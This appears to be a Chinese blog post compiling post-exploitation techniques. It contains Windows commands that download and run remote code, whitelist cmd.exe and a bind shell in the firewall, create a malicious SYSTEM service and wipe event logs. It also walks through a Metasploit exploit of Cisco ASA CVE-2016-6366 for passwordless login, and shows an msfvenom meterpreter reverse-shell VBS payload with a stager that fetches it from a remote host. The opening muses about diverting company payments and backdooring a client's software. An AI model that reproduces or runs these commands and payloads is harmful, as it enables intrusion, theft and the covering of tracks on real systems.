

## 后渗透

### 0x01 前言

后渗透是渗透测试的关键组成部分。这就是您将自己与普通黑客区分开来的地方，实际上可以从渗透测试中提供有价值的信息和情报。后渗透针对特定系统，识别关键基础设施。

在后渗透中，进行系统攻击时，应该花时间确定各个系统的功能以及不同的用户角色。例如，假设您了解了域基础架构系统，并以企业管理员身份运行或具有域管理权限。您Directory通信的系统呢？公司的财务应用程序如何？你能否操控这个系统，然后在下一个支付阶段中，把所有的钱从公司转到别的账户上？目标的知识产权如何？

例如，假设您的客户是一家大型软件开发商，它将客户编码的应用程序发送给客户以供制造环境使用。你是否会在自己的源代码加上后门，实质上是让所有的客户都受到损害。

后渗透是一个棘手的事情，您必须花时间了解哪些信息可供您使用，然后将这些信息哪些又有利于你。攻击者通常会花费大量的时间在被攻陷的系统上上。像恶意攻击者一样 - 具有创造性，快速适应，依靠自己的智慧而不是自动化工具。

### 远程管理

Command	Description
NET USE \\ip\ipc\$ password /user:username	与远程服务建立一个ipc连接，如果成功，您可以尝试查看，查询....具有正确的权限。
NET USE z: \\ip\share\$ password /user:username	将远程共享映射为本地驱动器z：
systeminfo /S ComputerName /U username /P password	此工具显示本地或远程计算机的操作系统配置信息，包括服务包级别。
tasklist /S SERVER /U DOMAIN\username /P password	显示远程机器上当前正在运行的进程的列表。
taskkill /S SERVER /U DOMAIN\username /P password	杀死远程服务器中的进程。
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://ip:port/[file]'))"	从远程服务器执行代码。
powershell.exe -w hidden -nop -ep bypass -c "(new-object net.webclient).DownloadFile('http://ip:port/file', 'C:\Windows\temp\testfile')"	从远程服务器下载文件。
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File test.ps1	本地执行test.ps1
bitsadmin /transfer systemrepair /download /priority normal http://path/to/file c:\path\local\file	创建一个名为systemrepair的工作来从远程服务器上下载文件。
echo strUrl = WScript.Arguments.Item(0):StrFile = WScript.Arguments.Item(1):Set Post = CreateObject(^"Msxml2.XMLHTTP^"):Set Shell = CreateObject(^"Wscript.Shell^"):Post.Open ^"GET^",strUrl,0:Post.Send():Set aGet = CreateObject(^"ADODB.Stream^"):aGet.Mode = 3:aGet.Type = 1:aGet.Open():aGet.Write(Post.ResponseBody):aGet.SaveToFile StrFile,2 > wget.vbs  cscript.exe wget.vbs http://ip:port/filename C:\Windows\temp\filename	用vbs下载文件
echo strFileURL = WScript.Arguments.Item(0):Set objXMLHTTP = CreateObject(^"MSXML2.XMLHTTP^"):objXMLHTTP.open ^"GET^", strFileURL, false:objXMLHTTP.send():shellcode = objXMLHTTP.responseText:strXML = ^" ^<B64DECODE xmlns:dt=^" ^& Chr(34) ^& ^"urn:schemas-microsoft-com:datatypes^" ^& Chr(34) ^& ^" ^& ^"dt:dt=^" ^& Chr(34) ^& ^"bin.base64^" ^& Chr(34) ^& ^" ^> ^" ^& shellcode ^& ^" ^</B64DECODE^" ^>":Set oXMLDoc = CreateObject(^"MSXML2.DOMDocument.3.0^"):oXMLDoc.LoadXML(strXML):decode = oXMLDoc.selectSingleNode(^"B64DECODE^").nodeTypedValue:set oXMLDoc = nothing:Dim fso:Set fso = CreateObject(^"Scripting.FileSystemObject^"):Dim tempdir:Dim basedir:Set tempdir = fso.GetSpecialFolder(2):basedir = tempdir ^& ^"\ " ^& fso.GetTempName():fso.CreateFolder(basedir):tempexe = basedir ^& ^"\ ^" ^& ^"test.exe^":Dim adodbstream:Set adodbstream = CreateObject(^"ADODB.Stream^"):adodbstream.Type = 1:adodbstream.Open:adodbstream.Write decode:adodbstream.SaveToFile tempexe, 2:Dim wshell:Set wshell = CreateObject(^"Wscript.Shell^"):wshell.run tempexe, 0, true:fso.DeleteFile(tempexe):fso.DeleteFolder(basedir):Set fso = Nothing > %TEMP%\msf.vbs  cscript.exe %TEMP%\msf.vbs http://ip:port/vbspayload.txt	下载并执行metasploit vbs payload.

```
PsExec.exe \\192.168.206.145 -accepteula -u username -p password
cmd.exe /c ver
wmic /node:SERVER /user:DOMAIN\username /password:password
process call create "cmd /c vssadmin list shadows 2>&1 >
c:\temp\output.txt"
```

远程执行Windows命令，并返回结果

在远程服务器上创建一个新进程。没有命令结果返回。

## PROXY

Command	Description
NETSH INTERFACE portproxy add v4tov4 listenport=LPOR connectaddress=RHOST connectport=RPORT [listenaddress=LHOST protocol=tcp] set http_proxy= <a href="http://your_proxy:your_port">http://your_proxy:your_port</a>  set http_proxy= <a href="http://username:password@your_proxy:your_port">http://username:password@your_proxy:your_port</a>  set https_proxy= <a href="https://your_proxy:your_port">https://your_proxy:your_port</a>  set https_proxy= <a href="https://username:password@your_proxy:your_port">https://username:password@your_proxy:your_port</a>	将数据从本地端口传输到远程地址的指定端口。  在命令行下使用代理

## Whitelist-白名单

Command	Description
NETSH FIREWALL show all	显示域/标准配置文件的允许的程序配置。
NETSH FIREWALL add allowedprogram C:\Windows\system32\cmd.exe cmd enable	在防火墙允许的应用程序白名单中添加一个程序。
NETSH FIREWALL delete allowedprogram cmd	从防火墙allowedprogram Whitelist删除一个项目，您也可以使用路径来删除它。
NETSH FIREWALL show all	显示域/标准的端口配置。
NETSH FIREWALL add portopening tcp 4444 bindshell enable all	将tcp端口4444添加到端口白名单中。

## Service

Command	Description
sc create servicename type= own type= interact binPath= "c:\windows\system32\cmd.exe /c cmd.exe" & sc start servicename	创建恶意服务，并获得本地系统特权。

## Scheduler

Command	Description
net use \\IP\ipc\$ password /user:username at \\ComputerName time "command"	AT命令安排命令和程序在指定的时间和日期在计算机上运行。 net time [/domain]显示当前时间。

## Logs

Command	Description
del %WINDIR%*.log /a /s /q /f	从■WINDIR■目录中删除所有*.log文件。
wevtutil el	列出系统保存的不同日志文件。
for /f %a in ('wevtutil el') do @wevtutil cl "%a"	清除特定日志的内容。
powershell.exe -ep bypass -w hidden -c Clear-Eventlog -Log Application, System, Security	清除特定的事件日志

## 参考链接

1. [How to execute metasploit vbs payload in cmd.exe ?](#)
2. [Hacking Windows Active Directory](#)
3. [How to dump windows 2012 credentials ?](#)
4. [How to use PowerSploit Invoke-Mimikatz to dump credentials ?](#)
5. [How to use vssadmin ?](#)

## How-to-hack-Cisco-ASA-with-CVE-2016-6366

### Cisco ASA - CVE-2016-6366

思科自适应安全设备（ASA）软件的简单网络管理协议（SNMP）代码中的漏洞可能允许经过身份验证的远程攻击者重新加载受影响的系统或远程执行代码。

该漏洞是由于受影响的代码区域中存在缓冲区溢出。当在虚拟或物理思科ASA设备上启用该漏洞时，该漏洞会影响所有版本的SNMP（版本1,2c和3）。

攻击者可以通过向受影响系统上的启用SNMP的接口发送精心设计的SNMP数据包来利用此漏洞。

攻击者可能允许攻击者执行任意代码并获得对系统的完全控制或导致受影响系统的重载。攻击者必须知道SNMP字符串才能利用此漏洞。

注意：只有指向受影响系统的流量可用于利用此漏洞。此漏洞仅影响以路由和透明防火墙模式以及单个或多个上下文模式配置的系统。

此漏洞只能由IPv4流量触发。攻击者需要了解SNMP版本1和SNMP版本2c中配置的SNMP公共字符串或者SNMP版本3的有效用户名和密码。

思科发布了解决此漏洞的软件更新。此通报的■■■■■部分列出了缓解措施。

## 如何登录思科ASA？

如果您对Cisco ASA设备一无所知，请尝试使用nmap或自定义工具/方法发现有用的东西。  
如果启用snmp，我们可以尝试使用metasploit破解密码。

```
msf auxiliary(snmp_login) > set PASSWORD public
PASSWORD => public
msf auxiliary(snmp_login) > set RHOSTS 192.168.206.114
RHOSTS => 192.168.206.114
msf auxiliary(snmp_login) > run
```

```
[+] 192.168.206.114:161 - LOGIN SUCCESSFUL: public (Access level: read-write); Proof (sysDescr.0): Cisco Adaptive Security App
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

现在，CVE-2016-6366可以帮助我们渗透远程cisco设备。

```
msf auxiliary(cisco_asa_extrabacon) > show options
```

Module options (auxiliary/admin/cisco/cisco\_asa\_extrabacon):

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
MODE	pass-disable	yes	Enable or disable the password auth functions (Accepted: pass-disable, pass-enable)
RETRIES	1	yes	SNMP Retries
RHOST	192.168.206.114	yes	The target address
RPORT	161	yes	The target port
TIMEOUT	1	yes	SNMP Timeout

```
msf auxiliary(cisco_asa_extrabacon) > run
```

```
[*] Building pass-disable payload for version 9.2(1)...
[*] Sending SNMP payload...
[+] Clean return detected!
[!] Don't forget to run pass-enable after logging in!
[*] Auxiliary module execution completed
```

如果成功利用，请尝试用telnet登录。攻击者可以不用密码登录到思科设备。

```
$ telnet 192.168.206.114
ciscoasa> ?
clear          Reset functions
enable         Turn on privileged commands
exit           Exit from the EXEC
help           Interactive help for commands
login          Log in as a particular user
logout         Exit from the EXEC
no             Negate a command or set its defaults
ping           Send echo messages
quit           Exit from the EXEC
show           Show running system information
traceroute     Trace route to destination
```

## 如何检查思科版本？

```
ciscoasa> show version
```

```
Cisco Adaptive Security Appliance Software Version 9.2(1)
Device Manager Version 7.2(1)
```

```
Compiled on Thu 24-Apr-14 12:14 PDT by builders
System image file is "boot:/asa921-smp-k8.bin"
Config file at boot was "startup-config"
```

```
ciscoasa up 2 hours 25 mins
```

```
Hardware:   ASAv, 2048 MB RAM, CPU Pentium II 2793 MHz,
```

Internal ATA Compact Flash, 256MB  
Slot 1: ATA Compact Flash, 8192MB  
BIOS Flash Firmware Hub @ 0x1, 0KB

0: Ext: Management0/0 : address is 000c.29a9.88d6, irq 10  
1: Ext: GigabitEthernet0/0 : address is 000c.29a9.88e0, irq 5  
2: Ext: GigabitEthernet0/1 : address is 000c.29a9.88ea, irq 9  
3: Ext: GigabitEthernet0/2 : address is 000c.29a9.88f4, irq 10

ASAv Platform License State: Unlicensed

\*Install -587174176 vCPU ASAv platform license for full functionality.

The Running Activation Key is not valid, using default settings:

Licensed features for this platform:

Virtual CPUs	: 0	perpetual
Maximum Physical Interfaces	: 10	perpetual
Maximum VLANs	: 50	perpetual
Inside Hosts	: Unlimited	perpetual
Failover	: Active/Standby	perpetual
Encryption-DES	: Enabled	perpetual
Encryption-3DES-AES	: Enabled	perpetual
Security Contexts	: 0	perpetual
GTP/GPRS	: Disabled	perpetual
AnyConnect Premium Peers	: 2	perpetual
AnyConnect Essentials	: Disabled	perpetual
Other VPN Peers	: 250	perpetual
Total VPN Peers	: 250	perpetual
Shared License	: Disabled	perpetual
AnyConnect for Mobile	: Disabled	perpetual
AnyConnect for Cisco VPN Phone	: Disabled	perpetual
Advanced Endpoint Assessment	: Disabled	perpetual
UC Phone Proxy Sessions	: 2	perpetual
Total UC Proxy Sessions	: 2	perpetual
Botnet Traffic Filter	: Enabled	perpetual
Intercompany Media Engine	: Disabled	perpetual
Cluster	: Disabled	perpetual

This platform has an ASAv VPN Premium license.

Serial Number: 9ATJDXTBK3B

Running Permanent Activation Key: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000

Image type : Release  
Key version : A

Configuration last modified by enable\_15 at 10:12:25.439 UTC Mon Sep 26 2016

如何进入特权模式？

enable可以用来进入思科配置模式。通常，密码为空。

ciscoasa> help enable

USAGE:

enable [<priv\_level>]

DESCRIPTION:

enable Turn on privileged commands

ciscoasa> enable ?

<0-15> Enter optional privilege level (0-15)  
<cr>

ciscoasa> enable  
Password:

```
ciscoasa# configure terminal
ciscoasa(config)# ?
```

aaa	Enable, disable, or view user authentication, authorization and accounting
aaa-server	Configure a AAA server group or a AAA server
access-group	Bind an access-list to an interface to filter traffic
access-list	Configure an access control element
arp	Change or view ARP table, set ARP timeout value, view statistics
as-path	BGP autonomous system path filter
asdm	Configure Device Manager
asp	Configure ASP parameters
auth-prompt	Customize authentication challenge, reject or acceptance prompt
auto-update	Configure Auto Update
banner	Configure login/session banners
bgp-community	format for BGP community
boot	Set system boot parameters
ca	Certification authority
call-home	Smart Call-Home Configuration
checkheaps	Configure checkheap verification intervals
class-map	Configure MPF Class Map
clear	Clear
client-update	Configure and change client update parameters
clock	Configure time-of-day clock
cluster	Cluster configuration
command-alias	Create command alias
community-list	Add a community list entry
compression	Configure global Compression parameters
configure	Configure using various methods
console	Serial console functions
coredump	Configure Coredump options
crashinfo	Enable/Disable writing crashinfo to flash
crypto	Configure IPSec, ISAKMP, Certification authority, key
ctl-file	Configure a ctl-file instance
ctl-provider	Configure a CTL Provider instance
cts	Cisco Trusted Security commands
ddns	Configure dynamic DNS update method
dhcp-client	Configure parameters for DHCP client operation
dhcpd	Configure DHCP Server
dhcrelay	Configure DHCP Relay Agent
dns	Add DNS functionality to an interface
dns-group	Set the global DNS server group
dns-guard	Enforce one DNS response per query
domain-name	Change domain name
dynamic-access-policy-record	Dynamic Access Policy configuration commands
dynamic-filter	Configure Dynamic Filter
dynamic-map	Configure crypto dynamic map
enable	Configure password for the enable command
end	Exit from configure mode
established	Allow inbound connections based on established connections
event	Configure event manager
exit	Exit from config mode
failover	Enable/disable failover feature
filter	Enable or disable URL, FTP, HTTPS, Java, and ActiveX filtering
fips	FIPS 140-2 compliance information
firewall	Switch to router/transparent mode
fixup	Add or delete inspection services
flow-export	Configure flow information export through NetFlow
fragment	Configure the IP fragment database
ftp	Set FTP mode
ftp-map	Configure advanced options for FTP inspection
group-delimiter	The delimiter for tunnel-group lookup.

group-policy	Configure or remove a group policy
gtp-map	Configure advanced options for GTP inspection
h225-map	Configure advanced options for H225 inspection
help	Interactive help for commands
hostname	Change host name of the system
hpm	Configure TopN host statistics collection
http	Configure http server and https related commands
http-map	This command has been deprecated.
icmp	Configure access rules for ICMP traffic
imap4s	Configure the imap4s service
interface	Select an interface to configure
ip	Configure IP address pools
ip	Configure IP addresses, address pools, IDS, etc
ipsec	Configure transform-set, IPSec SA lifetime and PMTU Aging reset timer
ipv6	Configure IPv6 address pools
ipv6	Global IPv6 configuration commands
ipv6-vpn-addr-assign	Global settings for VPN IP address assignment policy
isakmp	Configure ISAKMP options
jumbo-frame	Configure jumbo-frame support
key	Create various configuration keys
l2tp	Configure Global L2TP Parameters
ldap	Configure LDAP Mapping
logging	Configure logging levels, recipients and other options
logout	Logoff from config mode
mac-address	MAC address options
mac-list	Create a mac-list to filter based on MAC address
management-access	Configure management access interface
map	Configure crypto map
media-termination	Configure a media-termination instance
mgcp-map	Configure advanced options for MGCP inspection
migrate	Migrate IKEv1 configuration to IKEv2/SSL
monitor-interface	Enable or disable failover monitoring on a specific interface
mount	Configure a system mount
mroute	Configure static multicast routes
mtu	Specify MTU(Maximum Transmission Unit) for an interface
multicast-routing	Enable IP multicast
name	Associate a name with an IP address
names	Enable/Disable IP address to name mapping
nat	Associate a network with a pool of global IP addresses
no	Negate a command or set its defaults
ntp	Configure NTP
nve	Configure an Network Virtualization Endpoint (NVE)
object	Configure an object
object-group	Create an object group for use in 'access-list', etc
object-group-search	Enables object group search algorithm
pager	Control page length for pagination
passwd	Change Telnet console access password
password	Configure password encryption
password-policy	Configure password policy options
phone-proxy	Configure a Phone proxy instance
pim	Configure Protocol Independent Multicast
policy-list	Define IP Policy list
policy-map	Configure MPF Parameter Map
pop3s	Configure the pop3s service
prefix-list	Build a prefix list
priority-queue	Enter sub-command mode to set priority-queue attributes
privilege	Configure privilege levels for commands
prompt	Configure session prompt display

quit	Exit from config mode
quota	Configure quotas
regex	Define a regular expression
remote-access	Configure SNMP trap threshold for VPN remote-access sessions
route	Configure a static route for an interface
route-map	Create route-map or enter route-map configuration mode
router	Enable a routing process
same-security-traffic	Enable same security level interfaces to communicate
scansafe	Scansafe configuration
service	Configure system services
service-interface	service-interface for dynamic interface types
service-policy	Configure MPF service policy
setup	Pre-configure the system
sla	IP Service Level Agreement
smtp-server	Configure default SMTP server address to be used for Email
smtps	Configure the smtps service
snmp	Configure the SNMP options
snmp-map	Configure an snmp-map, to control the operation of the SNMP inspection
snmp-server	Modify SNMP engine parameters
ssh	Configure SSH options
ssl	Configure SSL options
sunrpc-server	Create SUNRPC services table
sysopt	Set system functional options
tcp-map	Configure advanced options for TCP inspection
telnet	Add telnet access to system console or set idle timeout
terminal	Set terminal line parameters
tftp-server	Configure default TFTP server address and directory
threat-detection	Show threat detection information
time-range	Define time range entries
timeout	Configure maximum idle times
tls-proxy	Configure a TLS proxy instance or the maximum sessions
track	Object tracking configuration commands
tunnel-group	Create and manage the database of connection specific records for IPSec connections
tunnel-group-map	Specify policy by which the tunnel-group name is derived from the content of a certificate.
uc-ime	Configure a Cisco Intercompany Media Engine (UC-IME) instance
url-block	Enable URL pending block buffer and long URL support
url-cache	Enable/Disable URL caching
url-server	Configure a URL filtering server
user-identity	Configure user-identity firewall
username	Configure user authentication local database
virtual	Configure address for authentication virtual servers
vnmc	Configure VNMC params
vpdn	Configure VPDN feature
vpn	Configure VPN parameters.
vpn-addr-assign	Global settings for VPN IP address assignment policy
vpn-sessiondb	Configure the VPN Session Manager
vpnsetup	Configure VPN Setup Commands
vxlan	Configure VXLAN system parameters
wccp	Web-Cache Coordination Protocol Commands
webvpn	Configure the WebVPN service
xlate	Configure an xlate option
zonelabs-integrity	ZoneLabs integrity Firewall Server Configuration

如何配置cisco接口？

```
ciscoasa(config)# interface ?
```

configure mode commands/options:

GigabitEthernet	GigabitEthernet IEEE 802.3z
Management	Management interface
Redundant	Redundant Interface
TVI	Tenant Virtual Interface
vni	VNI Interface

```
<cr>
```

```
ciscoasa(config)# interface GigabitEthernet ?
```

configure mode commands/options:

```
<0-0> GigabitEthernet interface number
```

```
ciscoasa(config)# interface GigabitEthernet 0/?
```

configure mode commands/options:

```
<0-2> GigabitEthernet interface number
```

```
ciscoasa(config)# interface GigabitEthernet 0/0
```

## 如何设置IP地址？

```
ciscoasa(config-if)# ?
```

Interface configuration commands:

authentication	authentication subcommands
ddns	Configure dynamic DNS
default	Set a command to its defaults
delay	Specify interface throughput delay
description	Interface specific description
dhcp	Configure parameters for DHCP client
dhcprelay	Configure DHCP Relay Agent
duplex	Configure duplex operation
exit	Exit from interface configuration mode
flowcontrol	Configure flowcontrol operation
hello-interval	Configures EIGRP-IPv4 hello interval
help	Interactive help for interface subcommands
hold-time	Configures EIGRP-IPv4 hold time
igmp	IGMP interface commands
ip	Configure the ip address
ipv6	IPv6 interface subcommands
mac-address	Assign MAC address to interface
management-only	Dedicate an interface to management. Block thru traffic
mfib	Interface Specific MFIB Control
multicast	Configure multicast routing
nameif	Assign name to interface
no	Negate a command or set its defaults
ospf	OSPF interface commands
pim	PIM interface commands
pppoe	Configure parameters for PPPoE client
rip	Router Information Protocol
security-level	Specify the security level of this interface after this keyword, Eg: 0, 100 etc. The relative security level between two interfaces determines the way the Adaptive Security Algorithm is applied. A lower security_level interface is outside relative to a higher level interface and equivalent interfaces are outside to each other
shutdown	Shutdown the selected interface
speed	Configure speed operation
split-horizon	Configures EIGRP-IPv4 split-horizon
summary-address	Configures EIGRP-IPv4 summary-address

```
ciscoasa(config-if)# ip address ?
```

interface mode commands/options:

Hostname or A.B.C.D	Firewall's network interface address
dhcp	Keyword to use DHCP to poll for information. Enables the



```

DHCP client feature on the specified interface
pppoe Keyword to use PPPoE to poll for information. Enables
the PPPoE client feature on the specified interface
ciscoasa(config)# ip address 192.168.206.114 255.255.255.0
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# exit
ciscoasa(config)# exit
ciscoasa# ping 192.168.206.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.206.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/10 ms

```

### 如何启用snmp服务？

```

ciscoasa# configure terminal
ciscoasa(config)# snmp-server host inside 192.168.206.1 community 0 public

```

### 如何启用SSH服务？

```

ciscoasa# configure terminal
ciscoasa(config)# username admin password password
ciscoasa(config)# aaa authentication ssh console LOCAL
ciscoasa(config)# passwd password
ciscoasa(config)# crypto key generate rsa ?

configure mode commands/options:
  general-keys  Generate a general purpose RSA key pair for signing and
                  encryption
  label         Provide a label
  modulus       Provide number of modulus bits on the command line
  noconfirm     Specify this keyword to suppress all interactive prompting.
  usage-keys    Generate separate RSA key pairs for signing and encryption
  <cr>
ciscoasa(config)# crypto key generate rsa modulus ?

```

```

configure mode commands/options:
  1024  1024 bits
  2048  2048 bits
  4096  4096 bits
  512   512 bits
  768   768 bits

ciscoasa(config)# ssh 192.168.206.1 255.255.255.0 inside
ciscoasa(config)# ssh 192.168.206.137 255.255.255.0 inside
ciscoasa(config)# ssh version 2

```

### 如何启用Telnet服务？

```

ciscoasa# configure terminal
ciscoasa(config)# aaa authentication telnet console LOCAL
ciscoasa(config)# telnet 0.0.0.0 0.0.0.0 inside

```

### 链接

1. <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp>
2. <http://www.cisco.com/c/en/us/support/docs/security/asa-5500-x-series-next-generation-3/firewalls/118075-configure-asa-00.html>
3. <https://github.com/RiskSense-Ops/CVE-2016-6366/>
4. <http://paper.seebug.org/31/>

## Windows\_ActiveDirectory

### 在cmd shell中执行metasploit vbs payload

如果你是一个pentester/安全研究员，你可能希望从cmd shell获得meterpreter会话，例如：sqlmap --os-shell■■■■■■。例如：

```

$ ncat -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

```
C:\Documents and Settings\test\Desktop>ver
ver
```

```
Microsoft Windows XP [Version 5.1.2600]
C:\Documents and Settings\test\Desktop>
```

在以前，你可能会尝试下面的方法：

- 将exe转换成批处理脚本。
- 从远程服务器下载payload文件（ftp，tftp，http，....）
- .....

现在，我将向您展示如何在cmd.exe中运行metasploit payload。请尝试考虑以下问题：

- 如何用msfvenom生成一个payload？
- 如何以简单/兼容的方式运行payload？

如何用msfvenom生成一个payload？

```
$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.100 LPORT=4444 -f vbs --arch x86 --platform win
```

```
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 333 bytes
```

```
Final size of vbs file: 7370 bytes
```

```
Function oSpLpsWeU(XwXDDtdR)
    urGQiYVn = "" & _
    XwXDDtdR & ""
    Set gFMdOBbILZ = CreateObject("MSXML2.DOMDocument.3.0")
    gFMdOBbILZ.LoadXML(urGQiYVn)
    oSpLpsWeU = gFMdOBbILZ.selectSingleNode("B64DECODE").nodeTypedValue
    set gFMdOBbILZ = nothing
End Function
```

```
Function skbfzWOqR()
    cTENSbYbnWY = "TVqQAAMAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcy"
    Dim GBHMAfCsea
    Set GBHMAfCsea = CreateObject("Scripting.FileSystemObject")
    Dim nYosrMthSIOKSTI
    Dim LNXsqHXEKZQU
    Set nYosrMthSIOKSTI = GBHMAfCsea.GetSpecialFolder(2)
    LNXsqHXEKZQU = nYosrMthSIOKSTI & "\" & GBHMAfCsea.GetTempName()
    GBHMAfCsea.CreateFolder(LNXsqHXEKZQU)
    YeQZhbvaLPekFW = LNXsqHXEKZQU & "\" & "QoziwORKliqRDPs.exe"
    Dim voFeIDpffjdo
    Set voFeIDpffjdo = CreateObject("Wscript.Shell")
    WwqoNcaCIbw = oSpLpsWeU(cTENSbYbnWY)
    Set WQwWDbhse = CreateObject("ADODB.Stream")
    WQwWDbhse.Type = 1
    WQwWDbhse.Open
    WQwWDbhse.Write WwqoNcaCIbw
    WQwWDbhse.SaveToFile YeQZhbvaLPekFW, 2
    voFeIDpffjdo.run YeQZhbvaLPekFW, 0, true
    GBHMAfCsea.DeleteFile(YeQZhbvaLPekFW)
    GBHMAfCsea.DeleteFolder(LNXsqHXEKZQU)
End Function
```

```
skbfzWOqR
```

演示：

可以把生成的payload放到服务器，然后再目标系统上执行ps代码，文章开头说的远程下载：

如何以简单/兼容的方式运行payload？

阅读代码，我们可以创建一个名为msf.vbs的简单的vbs脚本来执行shellcode。vbs脚本可以在Windows XP / 2003 / Vista / 7/8/10/2008/2012 / ....上执行

```
shellcode = WScript.Arguments.Item(0)
strXML = "" & shellcode & ""
Set oXMLDoc = CreateObject("MSXML2.DOMDocument.3.0")
```

```
oXMLDoc.LoadXML(strXML) decode = oXMLDoc.selectSingleNode("B64DECODE").nodeTypedValue
set oXMLDoc = nothing
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim tempdir
Dim basedir
Set tempdir = fso.GetSpecialFolder(2)
basedir = tempdir & "\" & fso.GetTempName()
fso.CreateFolder(basedir)
tempexe = basedir & "\" & "test.exe"
Dim adodbstream
Set adodbstream = CreateObject("ADODB.Stream")
adodbstream.Type = 1
adodbstream.Open
adodbstream.Write decode
adodbstream.SaveToFile tempexe, 2
Dim wshell
Set wshell = CreateObject("Wscript.Shell")
wshell.run tempexe, 0, true
fso.DeleteFile(tempexe)
fso.DeleteFolder(basedir)
```

Ok, how to run it in cmd.exe ? Do you want to paste the code line by line ? A simple command is created as follow:

用一个简单的命令上传msf.vbs到目标系统：

```
echo shellcode = WScript.Arguments.Item(0):strXML = ^^^^ ^& shellcode ^& ^"</B64DECODE^>^":Set oXMLDoc = CreateObject(^"MSX
```

用msf.vbs和cscript.exe执行metasploit payload:

```
C:\Documents and Settings\test\Desktop> cscript.exe msf.vbs <msf-vbs-shellcode>
```

绕过nc shell缓冲区大小限制

如果脚本在本地主机上的cmd.exe中使用，则一切正常。但是，如果它在netcat cmd shell中使用，则 payload将被破坏。例如：

```
C:\Documents and Settings\test\Desktop>cscript.exe %TEMP%\msf.vbs TVqQAAMAA.....AAAAAP

Microsoft (R) Windows Script Host Version 5.7
Copyright (C) Microsoft Corporation. All rights reserved.

C:\DOCUME~1\test\LOCALS~1\Temp\msf.vbs(1, 53) Microsoft VBScript compilation error: Syntax error
```

- origin payload size: 6160
- netcat handle payload size: 4068

请自己尝试，为了安全测试，另外创建了一个vbs脚本。

```
echo strFileURL = WScript.Arguments.Item(0):Set objXMLHTTP = CreateObject(^"MSXML2.XMLHTTP^"):objXMLHTTP.open ^"GET^", strFile
```

运行以下命令来执行您的vbs payload：

```
START /B cscript.exe %TEMP%\msf.vbs http://192.168.1.100:8080/payload.txt
```


参考来源

- <https://github.com/nixawk/psmsf/blob/master/vbsmsf.bat>
- <http://stackoverflow.com/questions/3205027/maximum-length-of-command-line-string>
- <https://operatingquadrant.com/2009/09/11/vbs-decoding-base64-strings-in-10-lines-of-code/>
- <https://social.technet.microsoft.com/Forums/systemcenter/en-US/b8839003-0a8f-4d41-a04a-f09f79103d0e/scom-sp1-groups-classes-and-snmp?forum=c>
- <http://subt0x10.blogspot.com/2016/09/shellcode-via-jscript-vbscript.html>
- <http://subt0x10.blogspot.com/2016/04/bypass-application-whitelisting-script.html>
- [https://github.com/rapid7/metasploit-framework/blob/c00df4dd712bbc4cfbb9f46d963eb0490094b4de/modules/exploits/windows/misc/regsvr32\\_appl](https://github.com/rapid7/metasploit-framework/blob/c00df4dd712bbc4cfbb9f46d963eb0490094b4de/modules/exploits/windows/misc/regsvr32_appl)

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1. 1 条回复



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抢沙发，哈哈哈，支持一波

0 回复Ta

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